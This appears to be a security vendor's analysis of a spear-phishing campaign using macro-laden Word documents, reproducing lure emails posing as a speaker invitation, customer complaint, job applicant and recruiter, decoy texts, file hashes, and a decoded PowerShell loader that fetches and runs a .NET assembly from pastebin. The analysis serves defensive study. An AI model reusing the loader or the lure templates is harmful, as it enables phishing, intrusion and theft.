
Below are a few examples of the spear phishing email used in this attack.

Case 1

Target: JRo<xx@trimmed>.com

Jenna is Senior Director of Program Management at the targeted firm. The attacker learned that she is a strong supporter of women leadership and speaks on this topic often. Accordingly, the attacker formed the email inviting her to speak at a certain event. The email read as follows:



Speaking at Elon? Inbox x

Ryan Herring <ryan.q.herring@gmail.com> Mar 7
to JR[redacted]

Hi Jenna,

My name is Ryan Herring. I'm the President of Beta Alpha Psi at the Martha & Spencer Love School of Business here at Elon University.

I am working on planning an event centered around women in leadership and technology and am looking for a keynote speaker. read your linkedin profile and it looks like you've done some amazing work at Yodle! I was wondering if you would consider comi to speak about your experiences and share your insight?

Best Regards,
Ryan Herring

Jenna[redacted] Mar 8
to me

Hi Ryan –

I am flattered that you thought of me. I am interested, but am also 6 months pregnant right now so it really depends on when the event will be. Do you have additional details on timing, etc?


Let me know – thanks!

Sent mail

Received Reply

Figure 1

The attacker wrote back with an apt reply, which also contained a malicious attachment.



Ryan Herring <ryan.q.herring@gmail.com> Mar 8
to Jenna

Hi Jenna,

Congratulations! That's amazing :) My best friend just had a daughter and I've never seen him so excited!

With regards to speaking, Beta Alpha Psi has a budget to fly you in to speak. However, in this case it may be more convenient for you to speak via Skype if you prefer. I've attached a document with more details to help us in planning.

Thank you again for your help on this. We look forward your insight.

Best Regards,
Ryan Herring

Malicious attachment

Jenna[redacted] Mar 14
to me

Hi Ryan –

Thank you!! Apologies for not getting back to you sooner – things have been a bit hectic both professional and personally.

I am looking into if I can make this happen. I have a seminar I am attending the days leading up to this event, so I need to see if I can swing both. Will let you know asap


Mail sent

Reply

Figure 2

Malicious document analysis:

Name: Women in Leadership and Technology - Keynote - 2016.docm
MD5: 557092B2267782D05F5C3FE07E32F1BB
Quick Heal Detection name: O97M.Dropper.AS
Decoy:



[redacted]

Beta Alpha Psi Women in Leadership and Technology Conference

Dear Mrs. Roze[redacted]

We would like to formally invite you to speak as the keynote speaker at the 2016 "Women in Leadership and Technology Conference" sponsored by Elon University and presented by Beta Alpha Psi. The conference will be Saturday April 23rd to Sunday April 24th with the keynote being 11AM EST on the 23rd.

In person (transportation and lodging provided by Beta Alpha Psi): □

Skype or telepresence: ☒

Please include a brief synopsis of your topic of interest:


Figure 3

Case 2

Targets:

- Robert<xx@trimmed>.com
- Stephanie<xx@trimmed>.com
- Victoria<xx@trimmed>.com
- Op<xx@trimmed>.com

The attacker impersonated themself as a targeted firm's customer and emailed the company informing that their dashboard has crashed. The attacker asked for support by providing fake screen shots of the problem.



Yodle dashboard's not working

Ryan Herring <ryan.q.herring@gmail.com> Mar 8
to Robert [redacted]

Hi Robert,

I have been a [redacted]customer for over a year and lately I've been noticing that the dashboard is constantly crashing. It crashed this morning AGAIN!

I love working with [redacted] but the instability is making it difficult to do business. I've attached a doc with with screenshots which illustrate the issue. Can you get this fixed, please?

Regards,
Ryan

Yodle services

Ryan Herring <ryan.q.herring@gmail.com> Mar 8
to Victoria [redacted]

Hi Victoria,

I have been a [redacted]customer for over a year and lately I've been noticing that the dashboard is constantly crashing. It crashed this morning AGAIN!

I love working with[redacted] but the instability is making it difficult to do business. I've attached a doc with with screenshots which illustrate the issue. Can you get this fixed, please?

dashboard broken?

Ryan Herring <ryan.q.herring@gmail.com>
to Stephanie[redacted]

Hi Step[redacted]

The [redacted]dashboard isn't working AGAIN! I logged in today and it broke :(

I took some screenshots. Can you guys fix this please?

[redacted]crashes.docm
24 KB

dashboard isn't working

Ryan Herring <ryan.q.herring@gmail.com>
to O[redacted]

Hi Odessa,

The [redacted]dashboard isn't working AGAIN! I logged in today and it broke :(

I took some screenshots. Can you guys fix this please?

[redacted] crashes.docm
24 KB

Figure 4

Malicious document analysis:


Name: <trimmed>Crashes.docm

MD5: A64CCAC76400F8F852524C8D8CB82B1E

B2F6698CCF21EBF656CFF340173BA070

Quick Heal Detection name: O97M.Dropper.AS

Decoy Document:



I log into the dashboard at live.[redacted].com

But then the site crashes when I go to contact manager

And crashes again when I go to Account

Figure 5

Case 3

Targets:


Sst<xx@trimmed>.com

Db<xx@trimmed>.com

Sarah<xx@trimmed>.com

james<xx@trimmed>.com

The attacker applied for a job at the targeted firm and attached a fake resume containing macro.



engineering at yodle?

Ryan Herring <ryan.q.herring@gmail.com> Mar 8

to SSta[redacted]

Hi Suzy,

I am interested in applying to the engineering team at [redacted]. Can you help with this, please?

To get the conversation going, I have attached a recent version of my resume.

Best Regards,
Ryan

Ryan Herring - Resume.docm
25 KB

Engineering at Yodle?

Ryan Herring <ryan.q.herring@gmail.com> Mar 7

to DB[redacted]

Hi Dawn,

I am interested in applying for the Full Stack engineer position at [redacted].

Attached is my resume. I look forward to speaking with you.

Best Regards,
Ryan Herring

Ryan Herring - Resume.docm
25 KB

Ryan Herring <ryan.q.herring@gmail.com> Mar 7

to Sarah[redacted]

Hi Sarah,

I am interested in applying for the Full Stack engineer position at [redacted]

Attached is my resume. I look forward to speaking with you.

Best Regards,
Ryan Herring

Ryan Herring - Resume.docm
25 KB

Opportunities at Yodle?

Ryan Herring <ryan.q.herring@gmail.com> Mar 7

to James[redacted]

Hi James,

I am interested in applying for the Full Stack engineer position at [redacted].

Attached is my resume. I look forward to speaking with you.

Best Regards,
Ryan Herring

Ryan Herring - Resume.docm

Figure 6


Malicious document analysis:

Name: Ryan Herring - Resume.docm

MD5: 90BC8DD5C2608CF2527B8A37FAD490B3

Quick Heal Detection name: O97M.Dropper.AS

Decoy Document:



Ryan Herring

Ryan.Q.Herring@gmail.com

3710 Eli St. Las Angeles, CA 90016

Technical Summary

Experience with C, C++, PHP, Javascript, Sybase, MongoDB, Python, and Mac OS internals development.

Experience

iOS Developer @ The Walt Disney Company **July 2012 to Current**

I currently work at Apple developing systems code and device drivers in C and C++ for the next generation MacBook. As part of this, I leverage kernel debugging and advanced systems analysis and design to integrate machine learning algorithms with operating systems core services.

Software Engineer @ Yahoo **May 2007 to July 2012**

While at Facebook I worked on developing software in PHP leveraging functional Javascript libraries for the Facebook advertising distribution systems and internal Customer Relationship Management systems. I spent several years working on developing custom device drivers for Linux. I also worked on creating a custom MongoDB platform to integrate Big Data into the advertising intake systems.

Figure 7

Case 4

Targets:


jarrett<xx@trimmed>.com

Steven<xx@trimmed>.com

Sam<xx@trimmed>.com

Under the pretense of a recruiter of an organization, the attacker emailed some employees at the targeted firm asking them to apply for the position. The email contained malicious attachments.

Mail Data:



Something new?

Ryan Herring <ryan.q.herring@gmail.com> Mar 9
to Jarrett[redacted]

Hi Jarrett,

I am a recruiter with Credit Suisse. I'm looking for a Senior Customer Service Consultant with an understanding of Search Engine Optimization and Digital Marketing to join our team. A mutual friend mentioned you might be open to new opportunities and I wanted to touch base with you to see if you're interested.

I checked out your LinkedIn profile and I think you would be an amazing fit with our team here! Attached is the job description. If you're interested, hit the button and we will change the world!

Best Regards,
Ryan Herring
Phone: (212) 325-2000
Ryan.Herring@credit-suisse.com

Something new?

Ryan Herring <ryan.q.herring@gmail.com> Mar 9
to Steven[redacted]

Hi Steven,

I am a recruiter with Credit Suisse. I'm looking for a Senior Customer Service Consultant with a business background to join our team. A mutual friend mentioned you might be open to new opportunities and I wanted to touch base with you to see if you're interested.

I checked out your Linkedin profile and I think you would be an amazing fit with our team here! Attached is the job description. If you're interested, hit the button and we will change the world!

Job Description - Credit Suisse - Austin.docm
54 KB

Something new?

Ryan Herring <ryan.q.herring@gmail.com> Mar 9
to Sam[redacted]

Hi Sam,

I am a recruiter with Credit Suisse. I'm looking for a Senior Customer Service Consultant with an understanding of finance to join our team. A mutual friend mentioned you might be open to new opportunities and I wanted to touch base with you to see if you're interested.

I checked out your LinkedIn profile and I think you would be an amazing fit with our team here! Attached is the job description. If you're interested, hit the button and we will change the world!

Best Regards,
Ryan Herring
Phone: (212) 325-2000
Ryan.Herring@credit-suisse.com

Figure 8


Malicious Document Analysis:

Name: Job Description - Credit Suisse - Charlotte.docm
Job Description - Credit Suisse - Austin.docm
Jarrett - Job Description.docm

MD5: D944D1F0A8DE3BDDB2E1C6ED0AAB2F42
895AF5D409C087A16364E391DB75A04C
3F6E7986C08804E5175AE80A71BF17AE

Quick Heal Detection name: O97M.Dropper.AS

Decoy Document:



Senior Customer Service Consultant

We are looking for a Senior Customer Service Consultant with a Social Networking and Communications background. The right candidate will be in the Charlotte, NC area and have a great track record of interacting with customers in a positive and engaging environment.

This position requires 5-10 years of work experience, a bachelor's degree preferably in communications, and a strong understanding of Online Marketing, Search Engine Optimization and Customer Service. Familiarity with Social Media and Social Networking technology is a definite plus.

Credit Suisse offers full benefits, employee stock purchase as well as stock offering and a signing bonus for the right candidate. The salary range for this position is $125,000-$175,000. The candidate will also be eligible for up to a 25% bonus annually.

Figure 9

Case 5


The attacker made use of news related to the targeted firm for crafting malicious documents.

Analysis:

Name: <trimmed>.com Sales Integration and Improvement Questionnaire.docm

MD5: 53B9D7D3091B82601380816FB141972B

Quick Heal Detection name: O97M.Dropper.AS
Decoy:



[redacted]

As part of the impending acquisition of [redacted] by [redacted]com, we are asking for improvements and suggestions we can make to ensure our seamless integration with the [redacted].com sales team. This strategic enhancement initiative will help us proactively leverage our acquisition with [redacted].com. Please fill out the following and email your response to Amber.Smith@[redacted]no later than March 8th, 2016. We are encouraging you to pass this along to other sales team members who may be interested in creating the future of sales here a[redacted]. Thank you for helping to create a more effective environment for us as we integrate with [redacted].com.

Full name:

Office Phone:

Email:

Figure 10

Technical analysis of malware components

The malicious document uses macro and downloads a BAT file from
http://pastebin.com/raw/vC4X1eRQ to "%Startup%\DefenderUpdate.bat"


It also drops a BAT file at the following location:
%Appdata%\Microsoft\Windows\Start Menu\Programs\Startup\WindowsDefenderUpdate.bat

And creates a scheduled task named "Windows Update Service" for it.

Activity of DefenderUpdate.bat and WindowsDefenderUpdate.bat:
Both the files use PowerShell for executing the encrypted commands in the following way:

"powershell.exe -WindowStyle Hidden -NoLogo -EncodedCommand DQAKACQ……"

After decryption of the encrypted commands, we found the following code:



```
$webClient = New-Object System.Net.WebClient;
$response = $webClient.DownloadString('http://pastebin.com/raw/?????');
$rawBytes = [System.Convert]::FromBase64String($response)
$loadedAssembly = [Reflection.Assembly]::Load($rawBytes)
[WindowsDefenderUpdate]::UpdateWindowsDefender()
```

With the above code, it downloads DLL and loads it into the memory and executes "UpdateWindowsDefender()" function from it.

URL paths for DLL:
http://pastebin.com/raw/vfhYgmtN
http://pastebin.com/raw/MgMmKxUi
both DLL are created with .Net.

Analysis of Main Component: WindowsDefender.dll

One interesting thing about this malware is, it did not drop any executable on the physical drive. WindowsDefenderUpdate.bat just reads data in the memory from "pastebin.com/raw/?????" which is in Base64 encoded format. It decodes and loads into the process memory of "powershell.exe" and executes "UpdateWindowsDefender()" function from it.

